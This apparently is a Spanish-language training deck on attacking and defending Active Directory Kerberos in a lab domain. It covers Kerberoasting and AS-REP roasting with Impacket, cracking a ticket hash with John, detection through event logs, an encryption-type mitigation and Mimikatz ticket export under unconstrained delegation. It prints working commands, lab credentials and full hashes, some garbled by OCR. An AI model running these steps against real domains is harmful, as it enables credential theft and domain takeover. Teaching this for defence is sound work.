   Delegation
-----                  -----  -----          -----              -----        -----
CUALQUIERA/SERVICIOPRUEBA Hart    CN=Remote Desktop Users,CN=Builtin,DC=seriea,DC=local 2024-03-26 17:45:12.130649 2024-09-10 08:56:28.961923

[-] CCache file is not found. Skipping ...
$krb5tgs$23$*Hart$SERIEA.LOCAL$seriea.local/Hart*$016482533bfa8c39a577765e53bab4ee$088f70129102876a89b05e6510047aff4|e07653c3a9979dc6b88fc3e9bfad89078691f612ed34e720d
tda6d8d1bec/c6etd384tde51t78a387e7++cb7eb32c9037b6d4e165555c691t8at6002d8a07979812115415ae7046c81bdbt06a6de1c408bdbfdc25712bea3f55cddbee1b1c924acd5d48bf156ad14e86976775
4f1a093727bac693cff249d26d489d70e69bffe186859195c57cb3401ccb804e40189ff002fdcd59877534609b7648095dd358896f8031e1b4245ce08c675a96224e9ccfe2e4cb2134810c5006d19bc5f0d4d3939
442dad52d6eaaf7f6508028a877cf1ea66a01fc93eab35be3f6cf3200f4ea6634b3c3cf1598d680c73a1521071fb089c7f5c9ffbd1daa6f9bfa88913cf85475693b32542d47dc32e24d050d01438958abf4b7f40f
55117544b1ede36e95cc58d8a50ee4e477706719e865c1b78fbe650d47d77fdefe0972ef3ee86aefb256b2faa9e50d34fc533cfdeb8b0f5faa53189932a35b9e8a0999b2731804f2f4109aafbda49001886919cc4
525361cfb859ddc3cfa3257a8d8d536cdc647f9e7b30b38bd4e2324b4880c6f26c198c8549d6d9c33667893014b3133ef315c14998e829fe9ec707fa498fbafb69c6dd3fb523df30805fcac2e1c2e8653413fcf47
05648725c0dc38a8e345331c7590879b821ccccd8d991b7c67d485df507dc11c488dcff870560a44955f1e60f5d000a5bfdee96b0653c9dee49ea9213d9ea659b480177f05b075211d2de0925ecb3ad4ea88ab52
c55b8a30bcbb0fcf2081e5eeb3b1127d750bd245f501a3260a15d8bc747904c26e785df8769df855883d9ad05397313e1a45a5c813157c4a3660dde8045761daaf4a861fb91184b3e26e4aab0d7d4a6e39c72c6
787a3a5ea985fddf46c9e388deaaf03e866f558215d0b218f4391734a5f598e68ac24df3a905183b9489286d02926b561c115bbf58bd17ab0aa6be8975f68f1663002e92a286b3fc0a61d4d103e2ad3cbca054c13
47f9b4ddcb759e2760ff1d858cd8bcad5f3b6536e278f6bc689d6872a3e23dd81ecae6c2116372fc3a7ac0d16fc7b108799486051ef27f8067f156017740363f9bf51714493445d69d8af2aef663b39c69cce7f04
d4f57a893f6d1e4bd249b632928189addf7b3cbe5d476b9c327fdc76fc5160cc0f73a7dbeb7ff36ea2ed2707f73675fe24d56792a0355491d7f6368b3b62b1021ae5582df1224618e21b1ca1f1cdf541f5ac54c86
6ccb7d6a75a9ff74c4f242335678f3b239dfcf1e0c1eed71089e5b5e2f6aa9260515c771d681cc7d61a6fe8b8c85b12e0f8e43eb02c209de558ebbb659d932d14f3608b4f1ba93ace56dca929a8784f197dc8100
c3217403e79e5f0cf8a4603b417af455706ba9a9489e72c983c77ee36b1b287cd8a7ad2b3a4391e80df059bfabdb3d200e38b1910ca
```

```
> john --wordlist=./wordlist.txt --format=krb5tgs hash hart
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates left, minimum 6 needed for performance.
Joejoe1234      (?)
1g 0:00:00:00 DONE (2024-10-31 18:15) 100.0g/s 300.0p/s 300.0c/s 300.0C/s Marcianito123.. Joejoe1234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Privesc de Dominio – Kerberoasting - TGSREProasting

- IMPORTANTE: Si crackeas un ST tienes la clave con la que se cifran los ST para ese servicio.
- Esto significa que puedes falsificar tickets de Servicio para ese servicio.
- Usando la tecnica de Silver Ticket podrias impersonar cualquier usuario en el servicio
- Si consigues crackear un ST, no hay que buscar solo permisos communes (Administrador de Dominio).
• Buscar permisos sobre los host donde se encuentran los servicios.




CIFRADOS EN KERBEROS

12	rc2CBC-EnvOID	[RFC4556]
13	rsaEncryption-EnvOID	[RFC4556] [from PKCS#1 v1.5]]
14	rsaES-OAEP-ENV-OID	[RFC4556] [from PKCS#1 v2.0]]
15	des-ede3-cbc-Env-OID	[RFC4556]
16	des3-cbc-sha1-kd (deprecated)	[RFC8429]
17	aes128-cts-hmac-sha1-96	[RFC3962]
18	aes256-cts-hmac-sha1-96	[RFC3962]
19	aes128-cts-hmac-sha256-128	[RFC8009]
20	aes256-cts-hmac-sha384-192	[RFC8009]
21-22	Unassigned	
23	rc4-hmac (deprecated)	[RFC8429]
24	rc4-hmac-exp (deprecated)	[RFC6649]
25	camellia128-cts-cmac	[RFC6803]
26	camellia256-cts-cmac	[RFC6803]

<https://www.iana.org/assignments/kerberos-parameters/kerberos-parameters.xhtml>

Privesc de Dominio – Roasting – “Posible Mitigación”



The screenshot shows the 'Group Policy Management Editor' for the 'Default Domain Policy'. Under 'Computer Configuration / Policies / Security Settings / Local Policies / Security Options', the 'Network security: Configure encryption types allowed for Kerberos' policy is selected. The 'Define these policy settings' checkbox is checked. The list includes 'DES_CBC_MD5', 'RC4_HMAC_MD5', 'AES128_HMAC_SHA1' (which is checked), 'AES256_HMAC_SHA1' (which is checked), and 'Future encryption types'. At the bottom of the window, several other network security policies are listed, with the 'Network security: Configure encryption types allowed for Kerberos' policy also highlighted with a red box.

Privesc de Dominio – Roasting – “Posible Mitigación”

```
> python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py seriea.local/vieri:CristianIA123 -dc-ip 192.168.169.138 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Name      MemberOf    PasswordLastSet          LastLogon           UAC
_____
baggio   2024-03-26 17:40:20.966675  2024-11-01 13:52:27.450322  0x410200

$krb5asrep$18$baggio$SERIEA.LOCAL$bcc0d0b53d1c7d9ca9a5334c$9f835f26e0eb47b1001af4ead7906e34648841ab0a42ebb74242a7bf1a614506477fe1094e127886a4d4aa08aa9
1885b0910abe6c9e91a9c2ac1ac326d1b79e6606d9d37ac8b8452834f7a00165691b775b48615fe22ddde756f8e2c8232feefb28e076f97a730540f740b43157b8ce3cf6b33bd448ab4474
e9f4f464c3950644d4edfdet5a4f9c0f98656faf2ec9dfbf10d1c4c63bbc399ae8b551724c45129443a6028baf05e6ec3830fbfd49fc8191ee179b7b7000887723e309a958c3a35b509335
> python3 /usr/share/doc/python3-impacket/examples/ GetUserSPNs.py seriea.local/vieri:CristianIA123 -dc-ip 192.168.169.138 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName  Name  MemberOf          PasswordLastSet          LastLogon           Delegation
_____
ops/whatever1        Hart  CN=Remote Desktop Users,CN=Builtin,DC=seriea,DC=local  2024-03-26 17:45:12.130649  2024-09-10 08:56:28.961923

[-] CCache file is not found. Skipping ...
$krb5tgs$18$Hart$SERIEA.LOCAL$*seriea.local/Hart*$b67fbcec4cdc183e8a2177ef$2e67f240eda83398ca6873f2e9d293b88f43ab9b1ede5e9dedb2ba3c3faa7d5ff4cc6154f79
f667b50d5343953a92fef60160dce21c761e4339c0d34ce5fe536b67f135b6d1285ce3423be150943bac62aaa5d48253b4787ceaede76c215afcb7aab5b086f308f1352e8e839f0261ce2b
9f7821a14767771d2cb17622d79349dc8ba342b7889e5dd74b2f37a308be75587c179bad8af8055e821ed46d57a31f60fda0fd3579cd308902a6092a22caa03f77446d57cff97d3d7a6ad
17740f9a859125600f0338fc84ac746e8b010c890300865a0a62c7b47d9b954847dd7582c2a2389e311a67444cb119ff042328d65f7ce39f801c6d8c44727d9f29eedad396c65fb2925673a
0186f520d42702f6463c9e6d88347f95f87c282fffff91fa5737491dd7acf6af15bebaa189edaa37632b8f0144ba9402f4785781b5d36629d307f4809d817884517db7ad6f179493668e9
23ed3d510455089d68a36605b9bbd23070bb6e6e6dff3c36c6996f4fea50e630090927f4ccb23487b12c1158bf152d15e8647fda96c04227f9ea88e23a2d75456b39d2d082fb5ba05a650
8766f82a1dd7728d8774aa5aa507b832597a35fa998909b27348354d53b60a4d17d8eacaec23f466510a27189b1906a8deab958295d5ef8bef6a6a13ce7fd30f085559bdb9959962e8438
d7407a81c79eca00e7af9e769128258a9280ac8bd253e729a93a2135ea88b04ff124e9e702434ec486864893fc9cd710c2be769aa133262cecf6ca61d061ddae79f84f7dcb13f940c4eda1
45bfd8d90188ce46cf065b4442f3982db32c300901bec3cd8364293bbc6a7243cf24612b2d900ba299795abf608b6e7b9ae1748ff5c6462bd0603420e2e773befc463720692784318881f0
2472670faf7a8780994b46d0e97bb673444d05b63feb77af44f74d02bf528b56454577819b83e01cdb54c6cc181d1bc242d4faf59738eda1533af16843623031b5f9766542665394b1a4
99e62c1d4cff91947cf689b43a509720d28ece84b6b9efcb4
```

Kerberoasting – TGSREP Roasting - Detección

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (Application, Security, Setup, System, Forwarded Events), Applications and Services Logs, and Subscriptions. The right pane is titled 'Security' and shows 'Number of events: 121,596 (!) New events available'. A search bar at the top of the main area contains the text 'Audit Success'. The event list table has columns: Keywords, Date and Time, Source, Event ID, and Task Category. Three events are listed, all with 'Audit Success' in the Keywords column and '10/31/2024 2:49:17 PM' in the Date and Time column. The first event is from 'Microsoft Windows security auditing.' with Event ID 4634 and Task Category Logoff. The second event is highlighted with a red box and is from 'Microsoft Windows security auditing.' with Event ID 4769 and Task Category 'Kerberos Service Ticket Operations'. The third event is from 'Microsoft Windows security auditing.' with Event ID 5156 and Task Category 'Filtering Platform Connection'. Below the table, a message says 'Event 4769, Microsoft Windows security auditing.' followed by tabs for General and Details. The General tab shows the message 'A Kerberos service ticket was requested.' and details about the account (Account Name: vieri@SERIEA.LOCAL, Account Domain: SERIEA.LOCAL, Logon GUID: {64f56c67-506b-2eae-ae2d-1b799a1bc860}) and service information (Service Name: Hart, Service ID: SERIEA\Hart). The Service Information section is also highlighted with a red box. The Details tab shows network information (Client Address: ::ffff:192.168.169.152, Client Port: 42424) and additional information (Ticket Options: 0x40810010, Ticket Encryption Type: 0x17, Failure Code: 0x0, Transited Services: -). The Ticket Encryption Type field is also highlighted with a red box.

El evento 4769 hace referencia a los service tickets que han sido pedidos.

Privesc de Dominio – Request Tickets - Detección

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/30/2024 1:04:57 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:45:14 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:44:37 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:44:30 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:44:30 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:39:16 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Audit Success	10/30/2024 12:38:30 PM	Microsoft Windows security auditing.	4768	Kerberos Authentication Service

Event 4768, Microsoft Windows security auditing.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name:	baggio
Supplied Realm Name:	SERIEA.LOCAL
User ID:	SERIEA\baggio

Service Information:

Service Name:	krbtgt
Service ID:	SERIEA\krbtgt

Network Information:

Client Address:	::ffff:192.168.169.152
Client Port:	51430

Additional Information:

Ticket Options:	0x50800000
Result Code:	0x0
Ticket Encryption Type:	0x12
Pre-Authentication Type:	0

Certificate Information:

Certificate Issuer Name:	
Certificate Serial Number:	
Certificate Thumbprint:	

Certificate information is only provided if a certificate was used for pre-authentication.


Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

Privesc de Dominio – Request Tickets - Detección

Type	Type Name	Description
0x1	DES-CBC-CRC	Disabled by default starting from Windows 7 and Windows Server 2008 R2.
0x3	DES-CBC-MD5	Disabled by default starting from Windows 7 and Windows Server 2008 R2.
0x11	AES128-CTS-HMAC-SHA1-96	Supported starting from Windows Server 2008 and Windows Vista.
0x12	AES256-CTS-HMAC-SHA1-96	Supported starting from Windows Server 2008 and Windows Vista.
0x17	RC4-HMAC	Default suite for operating systems before Windows Server 2008 and Windows Vista.
0x18	RC4-HMAC-EXP	Default suite for operating systems before Windows Server 2008 and Windows Vista.

<https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4769>

Privesc de Dominio – Request Tickets - Detección



```
Frame 66: 1501 bytes on wire (12008 bits), 1501 bytes captured (12008 bits) on interface \Device\NPF_{...}
> Ethernet II, Src: VMware_d9:73:b3 (00:0c:29:d9:73:b3), Dst: VMware_c1:57:7d (00:0c:29:c1:57:7d)
> Internet Protocol Version 4, Src: 192.168.169.152, Dst: 192.168.169.138
> Transmission Control Protocol, Src Port: 41934, Dst Port: 88, Seq: 1, Ack: 1, Len: 1447
  Kerberos
    > Record Mark: 1443 bytes
      > tgs-req
        pnv0: 5
        msg-type: krb-tgs-req (12)
        > padata: 1 item
          > req-body
            Padding: 0
            > kdc-options: 40810010
              0...0... = reserved: False
              .1...0... = forwardable: True
              ..0...0... = forwarded: False
              ..0...0... = proxiable: False
              ....0... = proxy: False
              ....0... = allow-postdate: False
              ....0... = postdated: False
              ....0... = unused7: False
              1...0... = renewable: True
              .0...0... = unused9: False
              ..0...0... = unused10: False
              ...0...0... = opt-hardware-auth: False
              ....0...0... = unused12: False
              ....0...0... = unused13: False
              ....0...0... = constrained-delegation: False
              ....1... = canonicalize: True
              0...0... = request-anonymous: False
              .0...0... = unused17: False
              ..0...0... = unused18: False
              ...0...0... = unused19: False
              ....0...0... = unused20: False
              ....0...0... = unused21: False
              ....0...0... = unused22: False
              ....0...0... = unused23: False
              0...0... = unused24: False
              .0...0... = unused25: False
              ..0...0... = disable-transited-check: False
              ...1... = renewable-ok: True
              ....0...0... = enc-tkt-in-skey: False
              ....0...0... = renew: False
              ....0...0... = validate: False
            realm: SERIEA.LOCAL
          > sname
            name-type: KRB5-NT-MS-PRINCIPAL (-128)
            > sname-string: 1 item
              SNameString: seriea.local\Hart
            till: Nov 2, 2024 11:00:19.000000000 Pacific Daylight Time
            nonce: 394940364
          > etype: 4 items
```

```
> python3 /usr/share/doc/python3-impacket/examples/GetUserSPNs.py seriea.local/vieri:CristianIA123 -dc-ip 192.168.169.138 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName      Name      MemberOf           PasswordLastSet      LastLogon
ops/whatever1             Hart     CN=Remote Desktop Users,CN=Builtin,DC=seriea,DC=local 2024-03-26 17:45:12.130649 2024-09-10 08:56:28.961923

[-] CCache file is not found. Skipping...
$krb5tgs$18$Hart$SERIEA.LOCAL*$seriea.local/Hart*$e9cb6b5182f3894ea72dc631$b0a4e5d78874c2b1b8d6fede11754cfed84f5d457af28067924889bf5211a30624d14fcecec0512cd171ec37451e489720d984e2b0df6904efb9fc9fb2021fae67d9e5866d10af3962bb6685961b4925bdd78a00fc1fe1ed06dff22816adac0dc
a71ef065a655e7f5bf451f852927f028e6f7b9ff63ab746c5b76877ace6cc4f444df07f265bc4bd28930da23bee3a887fdf214b459d862704f6db87931bb8075e368b55a7
58a7ef9eec6f00744481c593afa708e5145b5b09e60cc26d520dd4a4cc3fc9f17ea97eb9f1c3cab88745963b560ae7aae31a81b75ef30e6486eef2cc723dd0fc378f73b88
077f03c2f352cfba53d937df19e1011cd548301b946a071a0dd92f3c589f87124388ba3908f67d003db5a00d668ef53e44356992b18c3076bc2a85b36775340b6dd87e
8e0942546211e0582041f3e170ac07cc70c14196c6e8a6b822e28f231fd154ce757fd1d41da57c139f811140ce6f62e71c600268241e8c9733310129ea26b6ed74050c21b57
```

Podemos cambiar estas opciones en la request para pedir un tipo de ticket diferente.

Privesc de Dominio – Request Tickets - Detección



Author: Ben Ten (@ben0xa) - Version: 0.1

```
[+] KDC Options:
( 0) Reserved [OFF] (11) Opt Hardware Auth [OFF]
( 1) Forwardable [ON] (12) Unused12 [OFF]
( 2) Forwarded [OFF] (13) Unused13 [OFF]
( 3) Proxiable [OFF] (14) Cname In Addl Tkt [OFF]
( 4) Proxy [OFF] (15) Canonicalize [ON]
( 5) Allow Postdate [OFF] (26) Disable Transited Check [OFF]
( 6) Postdated [OFF] (27) Renewable Ok [OFF]
( 7) Unused7 [OFF] (28) Enc Tkt In Skey [OFF]
( 8) Renewable [ON] (30) Renew [OFF]
( 9) Unused9 [OFF] (31) Validate [OFF]
(10) Unused10 [OFF]

[+] Ticket Options Value: [0x40810000]


[+] GetUserSPNs.py Parameters:
(cred) Credentials [domain.local/username:password]
(dcip) Domain IP Address [10.1.1.1]
(file) Filename [spns.txt]
(enc) Encryption [23]

orpheus (command) >
```

<https://trustedsec.com/blog/the-art-of-bypassing-kerberoast-detections-with-orpheus>


Privesc de Dominio – Kerberos Delegation

- La delegación de Credenciales es un mecanismo de autenticación de Windows que permite a un servicio "suplantar" a un usuario para acceder a otros servicios en su nombre.
- Facilita el acceso fluido entre servicios sin pedir múltiples autenticaciones al usuario.
- La delegación de Credenciales permite que el servicio actúe en nombre del usuario tanto localmente como en otros servicios de red.



Privesc de Dominio – Kerberos Delegation – Unconstrained

- Unconstrained delegation es una configuración en la cual un servicio (o servidor) puede actuar en nombre de cualquier usuario autenticado para acceder a otros recursos de red en el dominio sin restricciones.
- Al habilitarse la delegación sin restricciones, el controlador de dominio incluye el TGT del usuario dentro del TGS (Ticket Granting Service).
- Este TGT se almacena en el proceso LSASS (Local Security Authority Subsystem Service) del servidor, permitiendo que el servidor utilice el TGT del usuario repetidamente para autenticarse en otros servicios en nombre del usuario.
- Si un atacante compromete un servidor configurado con delegación sin restricciones, puede usar el TGT almacenado para acceder a cualquier recurso de la red en nombre de un usuario, incluyendo administradores.
- Si un administrador de dominio se conecta al servidor comprometido, el atacante podría reutilizar el TGT del administrador para obtener privilegios elevados y comprometer toda la infraestructura del dominio.



Privesc de Dominio – Kerberos Delegation – Unconstrained

```
PS C:\AD\Tools\ADModule-master> Get-ADComputer -Filter {TrustedForDelegation -eq $True}

DistinguishedName : CN=DCORP-DC,OU=Domain Controllers,DC=dollarcorp,DC=moneycorp,DC=local
DNSHostName       : dcorp-dc.dollarcorp.moneycorp.local
Enabled           : True
Name              : DCORP-DC
ObjectClass       : computer
ObjectGUID        : 0f3c44b5-5aed-45ed-975f-513dde769bb7
SamAccountName    : DCORP-DC$
SID               : S-1-5-21-1874506631-3219952063-538504511-1000
UserPrincipalName : 

DistinguishedName : CN=DCORP-APPSRV,OU=Servers,DC=dollarcorp,DC=moneycorp,DC=local
DNSHostName       : dcorp-appsrv.dollarcorp.moneycorp.local
Enabled           : True
Name              : DCORP-APPSRV
ObjectClass       : computer
ObjectGUID        : 06a4a894-6e0b-41be-952e-f3c3108a1928
SamAccountName    : DCORP-APPSRV$
SID               : S-1-5-21-1874506631-3219952063-538504511-1128

[dcorp-appsrv]: PS C:\Users\appadmin\Documents> dir | select name
```

3

```
[0;154490]-0-0-60a50000-svcadmin@LDAP-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;154490]-2-0-60a10000-svcadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;1602a6]-2-0-60a10000-svcadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;188781]-0-0-60a50000-svcadmin@cifs-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;188781]-2-0-60a10000-svcadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;188781]-2-1-60a10000-svcadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;1d9b0f]-2-0-60a10000-svcadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;1da0a0]-2-0-60a10000-svcadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;1dd064]-2-0-60a10000-svcadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;1dd667]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;1ddca9]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;1de103]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;1de2b2]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;1df0fd]-2-0-60a10000-Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e4]-0-0-40a50000-DCORP-APPSRV$cifs-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e4]-0-1-40a50000-DCORP-APPSRV$@ldap-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e4]-2-0-60a10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e4]-2-1-40e10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-0-0-40a50000-DCORP-APPSRV$cifs-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e7]-0-1-40a50000.kirbi
[0;3e7]-0-2-40a50000-DCORP-APPSRV$@ldap-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e7]-0-3-40a50000-DCORP-APPSRV$@LDAP-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e7]-2-0-60a10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-2-1-40e10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;7bcc1]-0-0-40a50000-appadmin@LDAP-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;7bcc1]-2-0-40e10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

1

```
PS C:\AD\Tools> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1 -Session $Sess
PS C:\AD\Tools> Enter-PSSession $Sess
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> dir
[dcorp-appsrv]: PS C:\Users\appadmin\Documents> Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'

.#####. mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > https://pingcastle.com / https://mysmartlogon.com ***
